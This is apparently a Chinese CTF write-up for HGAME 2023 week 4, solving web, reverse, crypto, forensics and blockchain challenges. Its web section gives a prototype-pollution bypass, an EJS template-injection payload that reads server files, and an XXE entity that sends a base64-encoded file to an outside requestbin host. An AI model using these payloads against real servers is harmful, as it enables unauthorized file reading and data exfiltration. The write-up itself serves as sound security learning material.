1.Web

1.1Shared Diary

题目给了源代码，两个路由 login 主要是判断登录需要密码为 testpassword 然后 user.role 就会变成 admin，实际登录是没用的，因为 user 是新建的 let user{}，根据题意和 merge 这道题应该是原型链污染

```
app.all("/login", (req, res) => {
    if (req.method == 'POST') {
        // save userinfo to session
        let data = {};
        try {
            merge(data, req.body)
        } catch (e) {
            return res.render("login", {message: "Don't pollution my shared diary!"})
        }
        req.session.data = data

        // check password
        let user = {};
        user.password = req.body.password;
        if (user.password=== "testpassword") {
            user.role = 'admin'
        }
        if (user.role === 'admin') {
            req.session.role = 'admin'
            return res.redirect('/')
        }else {
            return res.render("login", {message: "Login as admin or don't touch my shared diary!"})
        }
    }
    res.render('login', {message: ""});
});

app.all('/', (req, res) => {
    if (!req.session.data || !req.session.data.username || req.session.role !== 'admin') {
        return res.redirect("/login")
    }
    if (req.method == 'POST') {
        let diary = ejs.render(`<div>${req.body.diary}</div>`)
        req.session.diary = diary
        return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
    }
```

看源代码 ban 掉了__proto__，但是可以用 consturctor

```
function merge(target, source) {
    for (let key in source) {
        // Prevent prototype pollution
        if (key === '__proto__') {
            throw new Error("Detected Prototype Pollution")
        }
        if (key in source && key in target) {
            merge(target[key], source[key])
        } else {
            target[key] = source[key]
        }
    }
}
```

```
{
  "constructor":{
    "prototype":{
      "username":"admin",
      "role":"admin"
    }
  }
}
```

绕过后，发现有一个模板渲染使用了反引号和变量

```
if (req.method == 'POST') {
    let diary = ejs.render(`<div>${req.body.diary}</div>`)
    req.session.diary = diary
    return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
}
return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
```

直接执行代码即可，这里用的读文件

```
{
  "diary":
  "<%-global.process.mainModule.require('fs').readFileSync('../flag','utf-8').toString()%>"
}
```

1.2Tell Me

首先打开页面发现输入框，看源代码发现提

示

```
</body>
    <!-- hint: ./www.zip -->
</html>
```

将压缩包下下来，发现是 xml 发送，基本确定是 xxe

```php
<?php

libxml_disable_entity_loader(false);

if ($_SERVER["REQUEST_METHOD"] == "POST"){
    $xmldata = file_get_contents("php://input");
    if (isset($xmldata)){
        $dom = new DOMDocument();
        try {
            $dom->loadXML($xmldata, LIBXML_NOENT | LIBXML_DTDLOAD);
        }catch(Exception $e){
            $result = "loading xml data error";
            echo $result;
            return;
        }
        $data = simplexml_import_dom($dom);

        if (!isset($data->name) || !isset($data->email) || !isset($data->content)){
            $result = "name,email,content cannot be empty";
            echo $result;
            return;
        }

        if ($data->name && $data->email && $data->content){
            $result = "Success! I will see it later";
            echo $result;
            return;
        }else {
            $result = "Parse xml data error";
            echo $result;
            return;
        }
```

用外部实体读 flag

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///var/www/html/flag.php">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://http.requestbin.buuoj.cn/11o2v821?p=%file;'>">
```

2reverse

2.1vm

Ida 打开发现是一个 vm，标题也写了 vm，所以就是一个 vm。做起来太烦了，本来不想做的，看看比分不够了，勉强做一下。初始化代码，v7 是一串 0 和两个数字拼接而成，这个 v7 一直在后续的计算中运用，可以当做寄存器数组，然后 input 输入了 40 个字符，同时 input 数组其实是一块很大的数组

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+20h] [rbp-A8h]
  unsigned int v5[9]; // [rsp+28h] [rbp-A0h] BYREF
  unsigned int v6[10]; // [rsp+50h] [rbp-78h] BYREF
  unsigned int v7[10]; // [rsp+78h] [rbp-50h] BYREF

  qmemcpy(v5, sub_7FF619E01000((char *)v6), sizeof(v5));
  qmemcpy(v7, v5, 36ui64);
  for ( i = 0; i < 40; ++i )
    input[i] = getchar();
  if ( (unsigned __int8)sub_7FF619E010B0(v7) )
    sub_7FF619E01B80(std::cout, "try again...");
  else
    sub_7FF619E01B80(std::cout, &unk_7FF619E032D0);
  return 0;
}
```

Case 一共 7 种类型的操作

```
__int64 __fastcall sub_7FF619E01940(unsigned int *reg)
{
  __int64 result; // rax

  result = alist[reg[6]];
  switch ( alist[reg[6]] )
  {
    case 0u:
      result = case0(reg);
      break;
    case 1u:
      result = case1(reg);
      break;
    case 2u:
      result = case2(reg);
      break;
    case 3u:
      result = case3(reg);
      break;
    case 4u:
      result = compare(reg);
      break;
    case 5u:
      result = case5(reg);
      break;
    case 6u:
      result = case6(reg);
      break;
    case 7u:
      result = case7(reg);
      break;
```

因为太难看了，用 python 把代码抄一遍

同时加上 log

```python
def case0():
    v2=alist[reg[6]+1]
    if v2:
        if v2==1:
            input[reg[2]]=reg[0]
            log.append('never\n')
        elif v2==2:
            reg[alist[reg[6] + 2]] = reg[alist[reg[6] + 3]]
            log.append('寄存器{}赋值给寄存器{}\n'.format(alist[reg[6] + 3],alist[reg[6] + 2]))

        elif v2==3:
            reg[alist[reg[6] + 2]] = alist[reg[6] + 3]
            log.append('a列表{},值为{}赋值给寄存器{}\n'.format(reg[6] + 3,hex(alist[reg[6] + 3]),alist[reg[6] + 2]))

    else:
        reg[0]=input[reg[2]]
        log.append('寄存器0读取{}位input输入{}\n'.format(reg[2],hex(input[reg[2]])))

    result=reg[6]+4
    reg[6]=result
    return result

def case1():
    v2 = alist[reg[6] + 1]
    if v2:
        if v2==1:
            reg[7]+=1
            stack[reg[7]] = reg[0]
            log.append('寄存器0的值{}压栈{}\n'.format(hex(reg[0]),reg[7]))

        if
```

```python
def case1():
    v2 = alist[reg[6] + 1]
    if v2:
        if v2==1:
            reg[7]+=1
            stack[reg[7]] = reg[0]
            log.append('寄存器0的值{}压栈{}\n'.format(hex(reg[0]),reg[7]))

        if v2==2:
            reg[7]+=1
            stack[reg[7]] = reg[2]
            log.append('寄存器2的值{}压栈{}\n'.format(hex(reg[0]),reg[7]))

        if v2==3:
            reg[7]+=1
            stack[reg[7]] = reg[3]
            log.append('寄存器3的值{}压栈{}\n'.format(hex(reg[0]),reg[7]))

    else:
        reg[7]+=1
        stack[reg[7]] = reg[0]
        log.append('寄存器0的值{}压栈{}\n'.format(hex(reg[0]),reg[7]))

    result=reg[6]+2
    reg[6]=result
    return result

def case2():
    v2 = alist[reg[6] + 1]
    if v2:
        if v2==1:
          reg[1] = stack[reg[7]]&0xffff
          reg[7] -= 1
          log.append('弹栈{}至寄存器1,{}\n'.format(reg[7]+1,hex(reg[1])))

        if v2==2:
```

顺了一下 vm 的操作，先从输入的字符从头到尾进行一遍操作，并将结果压栈，然后最后发现了一个弹栈操作，但是程序退出了，

猜测是不断弹栈并进行判断是否符合条件，将输入的最后一位写成'}'，发现程序对倒数第二位进行了判断，说明符合猜想，不想逆算法了，直接 flag 从最后一位倒过来爆破即可

2.3shellcode

打开发现是 go 语言写的，看题目应该是程序里存在 shellcode 打开 main 就发现了类似于 base64 的字符串，跟进发现实际这串字符还要长一点

```
  if ( (unsigned __int64)&Dir <= *(_QWORD *)(v0 + 16) )
    runtime_morestack_noctxt_abi0();
  Dir = io_ioutil_ReadDir();
  v16 = encoding_base64___Encoding__DecodeString();
  v1 = (_QWORD *)runtime_newobject();
  v1[1] = "VUiD7FBIjWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAIlFBMdFCAAAAADHRQwj";
  v1[2] = 12288LL;
  v1[3] = 64LL;
  syscall___LazyProc__Call();
  if ( !"VUiD7FBIjWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAIlFBMdFCAAAAADHRQwj" )
    runtime_panicIndex();
  v14 = v2;
  v21 = v16;
  v3 = (_QWORD *)runtime_newobject();
  *v3 = v14;
  v3[1] = v21;
  v3[2] = "VUiD7FBIjWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAIlFBMdFCAAAAADHRQwj";
  v9 = syscall___LazyProc__Call();
  v4 = Dir;
  for ( i = 0LL; ; i = v15 + 1 )
```

```
56 55 69 44 37 46 42 49 6A 57+aVuid7fbijwwkie db 'VUiD7FBIjWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAIlFBMdFCAAAAADHRQwj'
77 6B 49 45 69 4A 54 55 42 49+                                  ; DATA XREF: main_main+4E↑o
37 38 32 72 78 30 55 51 46 67+a782rx0uqfgaaam db '782rx0UQFgAAAMdFFCEAAADHRRgsAAAAx0UcNwAAAMdFIAAAAACLRSCD+CBzWotF'
44 41 4E 46 43 49 6C 46 43 49+aDanfcilfcitfbm db 'DANFCIlFCItFBMHgBANFEItVCANVBDPCi1UEweoFA1UUM8IDRQCJRQCLRQDB4AQD'
52 52 69 4C 56 51 67 44 56 51+aRrilvqgdvqazwo db 'RRiLVQgDVQAzwotVAMHqBQNVHDPCA0UEiUUEuAEAAAADRSCJRSDrnkiLRUCLVQCJ'
45                            db  45h ; E
```

解密后将 shellcode 写进代码，然后 ida 就能反编译了

```
_DWORD *__fastcall shellcode(__int64 a1, __int64 a2, __int64 a3, unsigned int *a4)
{
  _DWORD *result; // rax
  unsigned int v5; // [rsp+20h] [rbp-38h]
  __int64 v6; // [rsp+24h] [rbp-34h]
  unsigned int i; // [rsp+40h] [rbp-18h]

  v5 = *a4;
  v6 = a4[1];
  for ( i = 0; i < 0x20; ++i )
  {
    HIDWORD(v6) -= 0x543210DD;
    v5 += (((unsigned int)v6 >> 5) + 33) ^ (v6 + HIDWORD(v6)) ^ (16 * v6 + 22);
    LODWORD(v6) = v6 + (((v5 >> 5) + 55) ^ (v5 + HIDWORD(v6)) ^ (16 * v5 + 44));
  }
  *a4 = v5;
  result = a4 + 1;
  a4[1] = v6;
  return result;
}
```

一开始看着是 tea 加密，但是有点丑，改变了 v6 的变量类型后发现是纯 tea 加密，增量用的和前几周是一样的，

```
_DWORD *__fastcall shellcode(__int64 a1, __int64 a2, __int64 a3, unsigned int *a4)
{
  _DWORD *result; // rax
  unsigned int v5; // [rsp+20h] [rbp-38h]
  unsigned int v6; // [rsp+24h] [rbp-34h]
  unsigned int i; // [rsp+40h] [rbp-18h]

  v5 = *a4;
  *(_QWORD *)&v6 = a4[1];
  for ( i = 0; i < 0x20; ++i )
  {
    *(&v6 + 1) -= 0x543210DD;
    v5 += ((v6 >> 5) + 33) ^ (v6 + *(&v6 + 1)) ^ (16 * v6 + 22);
    v6 += ((v5 >> 5) + 55) ^ (v5 + *(&v6 + 1)) ^ (16 * v5 + 44);
  }
  *a4 = v5;
  result = a4 + 1;
  a4[1] = v6;
  return result;
}
```

直接解密 flag 文件即可

```python
def decrypt(v,k):
    v0=c_uint32(v[0])
    v1=c_uint32(v[1])
    delta=0x543210DD
    sum1=c_uint32(0)
    for p in range(32):
        sum1.value=sum1.value-delta
    for i in range(32):
        v1.value-=((v0.value<<4)+k[2])^(v0.value+sum1.value)^((v0.value>>5)+k[3])
        v0.value-=((v1.value<<4)+k[0])^(v1.value+sum1.value)^((v1.value>>5)+k[1])
        sum1.value+=delta
    return v0.value,v1.value




if __name__=='__main__':
    res = np.fromfile('./outputdir/flag.enc', dtype=np.uint32)
    k=[22,33,44,55]
    for i in range(0,10,2):
        res0,res1=decrypt(res[i:i+2],k)
        print(libnum.n2s(res0)[::-1].decode()+libnum.n2s(res1)[::-1].decode(),end='')
```

3.pwn

一道题也不会。

4.crypto

4.1 LLLCG

代码写错了，直接 1 位除以 0 位得到结果

4.2 ECRSA

研究了很久，发现是标准的 ecc+rsa 操作先求 ct 的坐标，再求私钥 d，然后直接 d*ct 即可

```python
x = c
yy = 0
for r in sqrt_mod_n(x**3 + a*x + b, {p:1, q:1}):
    #yy = long_to_bytes(r)
    yy = r
ct=E(x, yy)
assert int(ct.xy()[0])==x
print(ct.xy())
einv=inverse_mod(e,n)


Ep = EllipticCurve(GF(p), [a,b])
Eq = EllipticCurve(GF(q), [a,b])
N1 = Ep.order()
N2 = Eq.order()
d=inverse_mod(e, lcm(N1, N2))
pt=d*E(537852443700951883911210358148452157580116940498783730095998421454270903867685659647359747209832986693210623670375383387504968747689668
print(long_to_bytes(int(pt.xy()[0])))
```

4.3 LLLCG Revenge

研究了很久，发现突破口在第一题写错代码的 flag 中，flag 提到了一个词 the_hidden_number_problem，所以是隐藏数问题，找来代码直接改改

```
def solve_hnp(t, u):
    # http://www.isg.rhul.ac.uk/~sdg/igor-slides.pdf
    M = Matrix(RationalField(), 40, 40)
    for i in range(39):
        M[i, i] = p
        M[39, i] = t[i]

    M[39, 39] = 1 / (2 ** (k + 1))

    def babai(A, w):
        A = A.LLL(delta=0.75)
        G = A.gram_schmidt()[0]
        t = w
        for i in reversed(range(A.nrows())):
            c = ((t * G[i]) / (G[i] * G[i])).round()
            t -= A[i] * c
        return w - t

    closest = babai(M, vector(u + [0]))
    return (closest[-1] * (2 ** (k + 1))) % p


t = output[:-1]
u = output[1:]
alpha = solve_hnp(t, u)
print(long_to_bytes(alpha))
```

```
b'hgame{Repair_modulus_problem_5o_HNP_Revenge}'
```

5.misc

5.1 New_Type_Steganography

这道题粗糙了，之前就找来了原图，经过比较发现加密代码在绿色通道的 4 号位置，粗糙的地方在于没发现 web 上居然还有一个 text 的输入。。后来给了源代码，加密方式和我想的一样，但是加密的点不是按顺序的是随机的，但是因为图片大小已经确定，所以加密的点也是定的，随着 flag 长度的增长前几位不会变化，所以直接爆破即可，将上传的图片和下载回来的进行比较，如果 sha1 一致就认为图片没有变化，说明 flag 正确

```
f=open("./flag.png","rb")
ff=f.read()
filedata={
    "file":ff
}
f.close()
while True:
    for j in string.ascii_lowercase+string.ascii_uppercase+string.digits+ string.punctuation + string.whitespace:
        tmpflag=flag+j

        payload={"text":tmpflag}
        bak=requests.post(url=url,files=filedata,data=payload)
        if bak.status_code !=200:
            sleep(1)
            bak=requests.post(url=url,files=filedata,data=payload)
        if hashlib.new("sha1", bak.content).hexdigest()==flagsha1:
            flag=tmpflag
            print(flag)
```

5.2 ezWin - variables

取证系列题

第一个 flag 在环境变量里找到了

```
7540    notepad.exe     0x22f8e5f1cb0   FPS_BROWSER_APP_PROFILE_STRING  Internet Explorer
7540    notepad.exe     0x22f8e5f1cb0   FPS_BROWSER_USER_PROFILE_STRING Default
7540    notepad.exe     0x22f8e5f1cb0   HGAME_FLAG      hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
7540    notepad.exe     0x22f8e5f1cb0   HOMEDRIVE       C:
```

5.3 ezWin - auth

猜测是登录用户的 hash 值

```
Administrator   500     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
Guest   501     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount  503     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount      504     aad3b435b51404eeaad3b435b51404ee        c4b2cf9cac4752fc9b030b8ebc6faac3
Noname  1000    aad3b435b51404eeaad3b435b51404ee        84b0d9c9f830238933e7131d60ac6436
```

用户就是这个 noname

5.4 ezWin - 7zip


扫描文件发现 flag.zip


```
0xd00641b5b2a0  \Windows\System32\Windows.System.Diagnostics.Telemetry
0xd00641b5b5c0  \Windows\System32       216
0xd00641b5b750  \Windows\System32\FamilySafetyExt.dll   216
0xd00641b5ba70  \Users\Noname\Desktop\flag.7z    216
0xd00641b5bc00  \Program Files\WindowsApps\Microsoft.YourPhone_1.22112
16
0xd00641b5bd90  \Program Files\WindowsApps\Microsoft.LanguageExperienc
indows\System32\zh-CN\windows.storage.dll.mui   216
```

```
$ python vol.py -f /C/Users/zhang/Desktop/timu/week4/misc/win10_22h2_19045.2486.vmem windows.dumpfiles --
41b5ba70
Volatility 3 Framework 2.4.1
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0xd00641b5ba70  flag.7z Error dumping file
SharedCacheMap  0xd00641b5ba70  flag.7z file.0xd00641b5ba70.0xd0064189aa20.SharedCacheMap.flag.7z.vacb
```

提取后打开发现密码，提示密码为 noname 的密码





打开即可

6.blockchain

6.1 Transfer 2

看代码，transfer2 会新建一个合约，这个合约新建的时候如果账户里的钱大于 0.5 就会拿到 flag，因为是 constructor 里修改的，所以并不能靠后期转账达成，这里可以看到新建合约的时候用的是 create2 方法，所以新建合约地址是可预测的。只要预测出地址，提前向地址转账即可。这里的坑点是要靠竞争，计算地址需要 transfer2 的地址，但是 transfer2 部署完成后也无法达成条件，所以需要在 transfer2 部署完成前发送 0.5 的币才行。

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.7;

contract Transfer2{
    Challenge public chall;
    event SendFlag();
    bytes32 constant salt = keccak256("HGAME 2023");
    constructor() {
        chall = new Challenge{salt: salt}();
        if (chall.flag()){
            emit SendFlag();
        }
    }
    function getCode() pure public returns(bytes memory){
        return type(Challenge).creationCode;
    }
}

contract Challenge{
    bool public flag;
    constructor(){
        if(address(this).balance >= 0.5 ether){
            flag = true;
        }
    }
}
```

计算和部署都由 pwntools 完成

```
r= remote('week-4.hgame.lwsec.cn',30710)
r.recvuntil(b'input your choice: ')
r.sendline(b'2')
token=b'v4.local.yrJyvPI9kRRZIoI0cWIMxEKphVjXO52QlMCiJAGchMBTGk1-
S9k_1VZiT7UiemTbaG4CFkn_B3o4tDrCzzRNQUCIiiUTuRDwkfHv_Gsy5C2bkBO3dNdW4lFxLtNNwBh7hQt3F2IIFhq9woBGIkDO6hSYwiIULur3bfFaz__qgewU3g'
r.recvuntil(b'input your token: ')
r.sendline(token)
r.recvuntil(b'contract address: ')
address=r.recvuntil(b'\n')[:-1].decode()
print(address)
salt=Web3.toHex(Web3.keccak(text="HGAME 2023"))[2:].zfill(64)
code='6080604052348015600f57600080fd5b506706f05b59d3b200004710602c576000805460ff191660011790555b60838061003a6000396000f3fe6080604
052348015600f57600080fd5b5060043610602857600035760e01c8063890eba6814602d575b600080fd5b600054603990600160ff1681565b6040519015158152602
0160405180910390f3fea2646970667358221220c0afce3a78fcc60fe5cb042db9c8cae10e646b3fcd2f905fa125145eebdf049864736f6c63430008110033'

b_salt = salt
print(b_salt)
b_address = address[2:]
b_init_code = bytes.fromhex(code)
hashed_bytecode = Web3.toHex(Web3.keccak(hexstr=code))[2:]
keccak_b_init_code = Web3.keccak(b_init_code)
hexstr=('ff' + b_address + b_salt + hashed_bytecode)
print(hexstr)
b_result = Web3.keccak(hexstr=('ff' + b_address + b_salt + hashed_bytecode))
result_address = Web3.toChecksumAddress(Web3.toHex(b_result)[-40:])
print(result_address)
```